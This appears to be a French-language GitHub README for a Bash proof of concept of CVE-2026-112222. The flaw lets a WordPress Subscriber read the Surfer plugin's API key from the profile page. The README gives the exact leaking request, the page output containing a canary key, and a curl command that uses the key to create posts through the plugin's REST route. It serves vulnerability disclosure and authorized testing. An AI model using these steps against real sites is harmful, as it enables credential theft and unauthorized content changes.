 mor-golan/cve-2026-112222
PoC Bash pour CVE-2026-112222 : un compte Subscriber divulgue la clé API du plugin WordPress Surfer via la page de profil, permettant la création authentifiée de publications via REST.

| CVE | CVE-2026-112222 |
| Plugin | Surfer (surferseo) |
| Affecté | <= 1.8.0.744 |
| Corrigé dans | 1.8.1.759 |
| Gravité | CVSS 5.4 Moyenne |
| L'attaquant a besoin de | Un compte Abonné |
| Avis | Patchstack |
| Writeup | mor-golan.github.io/research/cve-2026-112222-surferseo |
Le plugin Surfer accroche un chargeur de script sur l'action globale admin_enqueue_scripts et ne le protège qu'avec $screen->post_type, que WordPress remplit à partir de la requête. Un Abonné qui ouvre /wp-admin/profile.php?post_type=post obtient une page contenant un objet JavaScript wpsurfer qui contient l'option stockée wpsurfer_api_access_key. Cette clé est également le jeton bearer que les routes REST surferseo/v1 du plugin acceptent. Dans mon laboratoire, un Abonné l'a utilisée pour publier un article via POST /wp-json/surferseo/v1/import_post/.
Ce PoC se connecte en tant qu'Abonné, vérifie la page de profil sans le paramètre comme témoin, la redemande avec ?post_type=post, et extrait la clé. Il affiche ensuite la requête REST de suivi qui utiliserait la clé, sans l'envoyer.


La clé dans la capture d'écran et dans les exemples ci-dessous est la valeur canari que j'ai injectée dans mon laboratoire, SURFER-KEY-CANARY-4f91c7a3e2. Ce n'est pas une vraie clé.
Prérequis : bash, curl, grep, sed. Le site cible doit avoir le plugin actif et connecté à Surfer, afin que l'option contienne une clé. Vous avez besoin d'un identifiant Abonné.
chmod +x poc-surfer-subscriber-reads-api-key.sh

# target, user and password as arguments
./poc-surfer-subscriber-reads-api-key.sh http://localhost:8080 subscriber 'subscriber-password'

# or from the environment (TARGET defaults to http://localhost:8080)
TARGET=http://localhost:8080 WP_USER=subscriber WP_PASS='subscriber-password' ./poc-surfer-subscriber-reads-api-key.sh
Codes de sortie : 0 signifie que la clé a été récupérée, 1 signifie qu'elle n'est pas apparue, 2 signifie que le script n'a pas pu se connecter ou qu'une requête a échoué.
La requête que le script envoie pour la fuite :
GET /wp-admin/profile.php?post_type=post HTTP/1.1
Host: localhost:8080
Cookie: wordpress_logged_in_<hash>=<subscriber session cookie>
La page contient ensuite :
<script id="surfer-general-js-extra">
var wpsurfer = {"ajaxurl":"http://localhost:8080/wp-admin/admin-ajax.php", ... ,"api_key":"SURFER-KEY-CANARY-4f91c7a3e2", ... };
Pour confirmer l'impact sur le site, envoyez la clé récupérée à la route REST du plugin. Cela crée un article, donc exécutez-le uniquement sur un site que vous êtes autorisé à modifier :
curl -X POST 'http://localhost:8080/wp-json/surferseo/v1/import_post/' \
     -H 'Authorization: Bearer SURFER-KEY-CANARY-4f91c7a3e2' \
     -H 'Content-Type: application/json' \
     --data '{"content":"<p>poc</p>","title":"poc","metadata":{"postStatus":{"value":"draft"}}}'
Dans mon lab, la même route a renvoyé HTTP 401 rest_forbidden sans en-tête Authorization et avec un mauvais jeton bearer, et HTTP 200 avec la clé divulguée.
poc-surfer-subscriber-reads-api-key.sh : se connecte en tant que Subscriber, exécute le contrôle, récupère la clé et affiche la requête de suivi.images/subscriber-reads-api-key.png : la page de profil en tant que Subscriber dans mon lab, montrant la clé canary divulguée.Pour les tests de sécurité autorisés et l'apprentissage uniquement. Exécutez-le uniquement contre des systèmes que vous possédez ou que vous êtes autorisé à tester.
Découvert et signalé par Mor Golan, chasseur de CVE et bug bounty hunter israélien.






